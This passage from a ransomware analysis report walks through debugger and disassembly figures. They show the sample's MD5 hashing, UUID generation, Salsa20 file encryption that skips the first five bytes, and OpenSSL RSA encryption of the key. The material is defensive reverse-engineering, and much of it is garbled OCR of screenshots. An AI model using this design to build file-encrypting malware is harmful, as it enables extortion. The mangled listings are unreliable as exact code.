	DISEB4E FF 1	5 <u>18 CO 21 O</u>		dword pt	r ds:[<&Cr	yptHashData>]		>		(stdcall) spl 02CEC760 <&CF	<b>+</b> 5 ≎	Unlock
dword ptr [0021C01	<pre>L8 <wininet_dump< pre=""></wininet_dump<></pre>	.&CryptHashDa	ata>]= <advapi< th=""><th>132.CryptHas</th><th>hData&gt;</th><th></th><th></th><th>1</th><th>: [e</th><th>sp+4] 02D10BE0 sp+8] 000001DF</th><th></th><th></th></advapi<>	132.CryptHas	hData>			1	: [e	sp+4] 02D10BE0 sp+8] 000001DF		
.text:0015EB4E wir		1				45	 056AF978			sp+C]_00000000		
.text:0015EB4E wir		1	Ump 5	💮 Watch 1	(x=) Locals	Struct	 056AF978 056AF97C 056AF980	02CEC 02D10	760 BE0	sp+c]_00000000		

# Figure 118

The MD5 hash value is extracted by calling the CryptGetHashParam routine (0x2

# = HP\_HASHVAL):

<ul> <li>0015EBC1</li> <li>0015EBC2</li> <li>57</li> <li>0015EBC3</li> <li>6A</li> <li>02</li> <li>0015EBC5</li> <li>FF</li> <li>75</li> <li>EC</li> </ul>	push 0 push edi push 2 push 2 push dword ptr ss:[ebp-14]		X875W_B 0 X875W_C3 0 X875W_C2 0 X875W_C1 0 X875W_C0 0 X875W_E5 0 X875W_C5 0 X875W_C0 0 X875W_E5 0
EIP 0015EBC8 FF D6	call esi	esi:Cry v	Default (stdcall)
esi= <advapi32.cryptgethashparam> (73A5FABO) .text:0015EBC8 wininet_dump.exe:\$EBC8 #EBC8</advapi32.cryptgethashparam>			2: [esp+4] 0000002 3: [esp+8] 02CF4448 4: [esp+C] 056AF9C0
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5		056AF974 02C	
Address Hex		56AF97C 02C	
02CF4448 00 00 00 00 00 00 00 00 00 00 00 00 00		000 056AF984	

The binary creates a new UUID (16 random bytes) by calling the UuidCreate API (which internally uses CryptGenRandom):

<ul> <li>0015C5D7</li> <li>0015C5D8</li> </ul>	50 88 F1	push eax mov esi,ecx	eax:&"a	x87SW_SF 0 x87SW_P	0 x875W_U 0
CO15C5DA	FF 15 00 C3 21 00	<pre>call dword ptr ds:[&lt;&amp;UuidCreate&gt;]</pre>	······································	Default (stdcall)	▼ 5 🗘 Unlock
dword ptr [0021C300 <winine .text:0015C5DA wininet_dump</winine 		crt4.UuidCreate>		1: [esp] 056AF9B0 &"al 2: [esp+4] 05560000 " 3: [esp+8] 00005A4 4: [esp+C] 76E8114F kd	abcdefgh"
Address Hex 056AF980 C6 1E 03 32 18 6D	94 45 A2 CC 17 B8 B9 DC	ASCII 68 5A &	056AF99C 056	AF9B0 &"abcdefgh"	

# Figure 120

The process converts the UUID to a string using the UuidToStringA API:

	<ul> <li>0015C5F0</li> <li>0015C5F1</li> <li>0015C5F5</li> </ul>	8D 44 24 1 50	•	push eax lea eax,dword push eax	a frank a start frank	C Store Marthanese and a second		x875W_C1 0 x875W_C0 0 x875W_ES 0 x875W_SF 0 x875W_P 0 x875W_U 0
ELE	→• 0015C5F6 <		•			uidToStringA>]	····· ; *	✓ Default (stdcall)
		ump.exe:\$C5F6 #C	ostringA>]= <rpcr< th=""><th>t4.UuidTostri</th><th>ngA&gt;</th><th></th><th></th><th>2: [esp+4] 056AF9A8 3: [esp+8] 05560000 "abcdefgh" 4: [esp+C]_000005A4</th></rpcr<>	t4.UuidTostri	ngA>			2: [esp+4] 056AF9A8 3: [esp+8] 05560000 "abcdefgh" 4: [esp+C]_000005A4
.text:00150	SF6 wininet_au	mp.exe. sesto we						
.text:00150			mp 4 🗱 Dump 5	💮 Watch 1	[x=] Locals	Struct	056AF998 056 056AF99C 056	

### Figure 121

Based on the value generated above, the ransomware constructs the following Salsa20 matrix:

Address		-															ASCII
056AF9F4	65	78	70	61	33	32	30	33	31	65	63	36	2D	36	64	31	expa32031ec6-6d1 8-45nd 332031ec6Figure 122
056AFA04	38	2D	34	35	6E	64	20	33	33	32	30	33	31	65	63	36	8-45nd 332031ec6Figure 122
056AFA14	00	00	00	00	00	00	00	00	32	2D	62	79	39	34	2D	61	2-by94-a
056AFA24	32	63	63	2D	31	37	62	38	62	39	64	63	74	65	20	6B	2cc-17b8b9dcte k


A snippet of the Salsa20 algorithm implemented by the malware is presented below:

.text:0015C142	1		
.text:0015C142	_		
.text:0015C142		eax, ebx	
.text:0015C144		ebx, [ebp+var_30]	
.text:0015C147		eax, 7	
.text:0015C14A		[ebp+var_8], eax	
.text:0015C14D		eax, [ebp+var_8]	
.text:0015C150		eax, [ebp+var_10]	
.text:0015C153		eax, 9	
.text:0015C156		[ebp+var_C], eax	
.text:0015C159		eax, [ebp+var_C]	
.text:0015C15C		eax, [ebp+var_8]	
.text:0015C15F		eax, 0Dh	
.text:0015C162		ebx, eax	
.text:0015C164		eax, [ebp+var_C]	
.text:0015C167		eax, ebx	
.text:0015C169		[ebp+var_30], ebx	
.text:0015C16C		eax, 0Eh	
.text:0015C16F		[ebp+var_10], eax	
.text:0015C172		eax, [ebp+var_14]	
.text:0015C175		eax, [ebp+var_1C]	Figure 123
.text:0015C178		eax, 7	
.text:0015C17B		[ebp+var_20], eax	
.text:0015C17E	mov	eax, [ebp+var_20]	
.text:0015C181		eax, [ebp+var_1C]	
.text:0015C184	rol	eax, 9	
.text:0015C187		esi, eax	
.text:0015C189		ebx, [ebp+var_28]	
.text:0015C18C		eax, [ebp+var_20]	
.text:0015C18F		eax, esi	
.text:0015C191		eax, 0Dh	
.text:0015C194	xor	[ebp+var_14], eax	
.text:0015C197	mov	eax, [ebp+var_14]	
.text:0015C19A	add	eax, esi	
.text:0015C19C	ror	eax, 0Eh	
.text:0015C19F	xor	[ebp+var_1C], eax	
.text:0015C1A2		eax, [ebp+var_4]	
.text:0015C1A5	add	eax, ebx	
.text:0015C1A7		eax, 7	
.text:0015C1AA	xor	edx, eax	
.text:0015C1AC	mov	eax, [ebp+var_4]	
.text:0015C1AF		eax, edx	
+av++00150181	rol	asy Q	

The process encrypts the file content using the Salsa20 algorithm, however the first 5 bytes from the targeted file are not encrypted. Based on the strings presented in figure 124 and our analysis of the RSA implementation, we believe that the malware developers have included the OpenSSL code found at <u>https://github.com/openssl/openssl</u> (or similar code taken from other projects):

<pre>.text:001A1D41 push 88h; '&lt;' ; int .text:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	🗾 🚄 🖼		
<pre>.text:001B9C8E call sub_1A1630 .text:001B9C39 push 102h .text:001B9C9D push 1Eh .text:001B9C9F push 9 .text:001B9CAF call sub_1A47A0 .text:001B9CAF call sub_1A47A0 .text:001B9CAB add esp, 10h .text:001B9CAB det est ecx, ecx .text:001B9CAB test ecx, ecx .text:001B9CAD jz loc_1B9D70 .text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA784 push 64h ; 'd' .text:001AA785 push 1Eh .text:001AA788 push 9 .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001A1D40 push esi .text:001A1D40 push esi .text:001A1D40 push 68h ; 'c' ; int .text:001A1D40 push 68h ; 'c' ; size_t .text:001A1D40 call sub_1A4E50 .text:001A1D40 call sub_1A4E50 .text:001A1D51 mov esi, eax .text:001A1D55 test esi, esi .text:001A1D55 test esi, esi .text:001A1D55 test esi, esi .text:001A1D55 ig short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 ve eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9C8E		
<pre>.text:00189C93 push 102h .text:00189C98 push offset aCryptoEngineEn_0 ; ".\\crypto\\engine\\eng_table.c" .text:00189C90 push 1Eh .text:00189C4 call sub_1A47A0 .text:00189CA8 mov ecx, [edi] .text:00189CA8 de esp, 10h .text:00189CA8 test ecx, ecx .text:00189CA0 jz loc_189D70</pre>	.text:001B9C8E loc 1B	9C8E:	
<pre>.text:00189C98 push offset aCryptoEngineEn_0 ; ".\\crypto\\engine\\eng_table.c" .text:00189C9F push 9 .text:00189CA1 call sub_1A47A0 .text:00189CA6 mov ecx, [edi] .text:00189CA8 add esp, 10h .text:00189CA8 det ecx, ecx .text:00189CAD jz loc_189D70 .text:001AA782 push 64h ; 'd' .text:001AA783 push 1Eh .text:001AA788 push 9 .text:001AA788 push 9 .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001A1D40 push esi .text:001A1D40 push esi .text:001A1D40 push S8h ; 'c' ; int .text:001A1D40 push S8h ; 'x' ; size_t .text:001A1D45 push 58h ; 'x' ; size_t .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D57 pinz short loc_1A1D77 .text:001A2D0 .text:001A2D0 .text:001A2D0 sub_1A42D0 proc near .text:001AA2D0 sub_1A42D0 proc near .text:001AA2D0 sub_1A42D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9C8E call	sub 1A1630	
<pre>.text:001B9C9D push 1Eh .text:001B9CA1 call sub_1A47A0 .text:001B9CA6 mov ecx, [edi] .text:001B9CA8 add esp, 10h .text:001B9CA8 test ecx, ecx .text:001B9CAB test ecx, ecx .text:001B9CAD jz loc_1B9D70 .text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA789 push 1Eh .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001AA780 push esi .text:001A1D40 push 88h ; 'c' ; int .text:001A1D40 push 88h ; 'c' ; int .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D45 push 58h ; 'X' ; size_t .text:001A1D55 mov esi, eax .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D57 pinz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9C93 push	102h	
<pre>.text:001B9C9D push 1Eh .text:001B9CA1 call sub_1A47A0 .text:001B9CA6 mov ecx, [edi] .text:001B9CA8 add esp, 10h .text:001B9CA8 test ecx, ecx .text:001B9CAB test ecx, ecx .text:001B9CAD jz loc_1B9D70 .text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA789 push 1Eh .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001AA780 push esi .text:001A1D40 push 88h ; 'c' ; int .text:001A1D40 push 88h ; 'c' ; int .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D45 push 58h ; 'X' ; size_t .text:001A1D55 mov esi, eax .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D57 pinz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9C98 push	<pre>offset aCryptoEngineEn_0 ; ".\\crypto\\engine\\eng_table.c"</pre>	
<pre>text:001B9CA1 call sub_1A47A0 text:001B9CA8 mov ecx, [edi] text:001B9CA8 add esp, 10h text:001B9CA8 test ecx, ecx text:001B9CAD jz loc_1B9D70 text:001AA782 push 64h ; 'd' text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" text:001AA789 push 1Eh text:001AA789 push 9 text:001AA780 call sub_1A47A0 text:001AA780 call sub_1A47A0 text:001A1D40 push esi text:001A1D40 push 88h ; 'c' ; int text:001A1D44 push 88h ; 'c' ; int text:001A1D44 push 88h ; 'c' ; int text:001A1D45 push 58h ; 'X' ; size_t text:001A1D45 push 58h ; 'X' ; size_t text:001A1D45 push 58h ; 'X' ; size_t text:001A1D52 mov esi, eax text:001A1D55 mov esi, eax text:001A1D57 test esi, esi text:001A1D57 test esi, esi text:001A1D59 jnz short loc_1A1D77 text:001AA2D0 text:001AA2D0 text:001AA2D0 text:001AA2D0 text:001AA2D0 text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9C9D push		
<pre>.text:001B9CA6 mov ecx, [edi] .text:001B9CA8 add esp, 10h .text:001B9CAB test ecx, ecx .text:001B9CAD jz loc_19070 text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA789 push 1Eh .text:001AA789 push 1Eh .text:001AA780 call sub_1A47A0 .text:001A1792 add esp, 10h .text:001A1040 push esi .text:001A1040 push esi .text:001A1046 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1048 push 58h ; 'X' ; size_t .text:001A1040 call sub_1A4E50 .text:001A1052 mov esi, eax .text:001A1052 mov esi, eax .text:001A1057 test esi, esi .text:001A1059 jnz short loc_1A1077</pre>	.text:001B9C9F push	9	
<pre>.text:00189CA8 add esp, 10h .text:00189CAB test ecx, ecx .text:00189CAD jz loc_1B9D70 .text:001AA782 push 64h ; 'd' .text:001AA782 push 64h ; 'd' .text:001AA789 push 1Eh .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001A1D40 push esi .text:001A1D40 push 88h ; '(' ; int .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D45 push 58h ; 'X' ; size_t .text:001A1D45 push 58h ; 'X' ; size_t .text:001A1D45 push 58h ; 'X' ; size_t .text:001A1D52 mov esi, eax .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001A2D0 .text:001A2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9CA1 call	sub_1A47A0	
<pre>.text:00189CA8 test ecx, ecx .text:00189CAD jz loc_189D70 .text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA788 push 9 .text:001AA788 push 9 .text:001A1782 add esp, 10h .text:001A1D40 push esi .text:001A1D40 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D46 push 58h ; 'c' ; int .text:001A1D46 push 58h ; 'x' ; size_t .text:001A1D45 push 58h ; 'x' ; size_t .text:001A1D52 mov esi, eax .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001A2D0 .text:001A2D0 .text:001A2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9CA6 mov	ecx, [edi]	
<pre>.text:001B9CAD jz loc_1B9D70  .text:001AA782 push 64h; 'd' .text:001AA784 push offset aCryptoEngineEn; ".\\crypto\\engine\\eng_init.c" .text:001AA788 push 1Eh .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001AA1792 add esp, 10h .text:001A1D46 push esi .text:001A1D46 push esi .text:001A1D46 push S8h; '(' ; int .text:001A1D46 push S8h; 'X' ; size_t .text:001A1D40 call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77  .text:001AA2D0 .t</pre>	.text:001B9CA8 add	esp, 10h	
<pre>text:001AA782 push 64h ; 'd' .text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001AA792 add esp, 10h .text:001A1D40 push esi .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D46 push 58h ; 'X' ; size_t .text:001A1D45 mov esi, eax .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001A2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9CAB test	ecx, ecx	
<pre>.text:001AA782 push 64h; 'd' .text:001AA784 push offset aCryptoEngineEn; ".\\crypto\\engine\\eng_init.c" .text:001AA789 push 1Eh .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001AA780 call sub_1A47A0 .text:001A1D40 push esi .text:001A1D40 push esi .text:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4b push 58h; 'X' ; size_t .text:001A1D4b call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D55 pj z short loc_1A1D77 .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001B9CAD jz	loc_1B9D70	
<pre>.text:001AA784 push offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c" .text:001AA789 push 1Eh .text:001AA788 push 9 .text:001AA780 call sub_1A47A0 .text:001A1D40 push esi .text:001A1D40 push 8Bh ; '&lt;' ; int .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4b call sub_1A4E50 .text:001A1D4b call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D55 pjnz short loc_1A1D77 .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	🗾 🛃 🖼		•
<pre>.text:001AA789 push 1Eh .text:001AA78B push 9 .text:001AA78D call sub_1A47A0 .text:001AA792 add esp, 10h .text:001A1D40 push esi .text:001A1D40 push esi .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h ; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA782 push	64h ; 'd'	
<pre>.text:001AA78B push 9 .text:001AA78D call sub_1A47A0 .text:001AA792 add esp, 10h .text:001A1D40 push esi .text:001A1D40 push esi .text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h ; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D57 test esi, esi .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA784 push	offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c"	
<pre>itext:001AA78D call sub_1A47A0 itext:001AA78D call sub_1A47A0 itext:001AA78D call sub_1A47A0 itext:001AA792 add esp, 10h itext:001A1D40 push esi itext:001A1D41 push 88h; '&lt;' ; int itext:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" itext:001A1D4B push 58h; 'X' ; size_t itext:001A1D52 mov esi, eax itext:001A1D52 mov esi, eax itext:001A1D57 test esi, esi itext:001A1D59 jnz short loc_1A1D77 itext:001A1D59 jnz short loc_1A1D77 itext:001A2D0 itext:001AA2D0 itext:001AA2D0 itext:001AA2D0 itext:001AA2D0 sub_1AA2D0 proc near itext:001AA2D0 mov eax, offset off_258754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA789 push	1Eh	
<pre>.text:001AA792 add esp, 10h .text:001A1D40 push esi .text:001A1D41 push 88h; '&lt;' ; int .text:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D46 push 58h; 'X' ; size_t .text:001A1D40 call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA78B push	9	
<pre>.text:001AA792 add esp, 10h .text:001A1D40 push esi .text:001A1D41 push 88h; '&lt;' ; int .text:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D57 test esi, eai .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA78D call	sub_1A47A0	Figure 124
<pre>.text:001A1D41 push 88h; '&lt;' ; int .text:001A1D46 push offset aCryptoRsaRsaLi; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001AA792 add	esp, 10h	rigure 124
<pre>.text:001A1D46 push offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c" .text:001A1D4B push 58h ; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77</pre>	.text:001A1D40 push	esi	
<pre>.text:001A1D4B push 58h; 'X' ; size_t .text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D41 push		
<pre>.text:001A1D4D call sub_1A4E50 .text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D46 push	<pre>offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c"</pre>	
<pre>.text:001A1D52 mov esi, eax .text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D4B push	58h ; 'X' ; size_t	
<pre>.text:001A1D54 add esp, 0Ch .text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D4D call	sub_1A4E50	
<pre>.text:001A1D57 test esi, esi .text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D52 mov		
.text:001A1D59 jnz short loc_1A1D77 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	.text:001A1D54 add		
<pre>.text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	.text:001A1D57 test	esi, esi	
.text:001AA2D0 .text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	.text:001A1D59 jnz	short loc_1A1D77	
.text:001AA2D0 .text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	🗾 🖆 🖼		
.text:001AA2D0 .text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	.text:001AA2D0		
.text:001AA2D0 sub_1AA2D0 proc near .text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	.text:001AA2D0		
.text:001AA2D0 mov eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"	.text:001AA2D0		
	.text:001AA2D0 sub_1A		
text:001002D5 ceth	.text:001AA2D0 mov	<pre>eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"</pre>	
CEAC. OUTAALDS I CUI	.text:001AA2D5 retn		
.text:001AA2D5 sub_1AA2D0 endp	.text:001AA2D5 sub_1A	A2D0 endp	
.text:001AA2D5	.text:001AA2D5		

The binary encrypts the UUID generated before using the RSA public key embedded in the file:



#### Figure 125

The encrypted content is written to the file using WriteFile, as shown below:

001     001     001     001     001     001     001     001     001	<ul> <li>00151345</li> <li>6A 00</li> <li>0015134A</li> <li>51</li> <li>0015134B</li> <li>FF 75 A4</li> <li>0015134E</li> <li>C7 45 84 00 00 00 00</li> <li>00151355</li> <li>50</li> </ul>					-5C] 7C],0			× ×	(87StatusWord 0000 (87SW_B 0 x87SW_C3 (87SW_C1 0 x87SW_C0 (87SW_SF 0 x87SW_P (87SW_SF 0 x87SW_P		
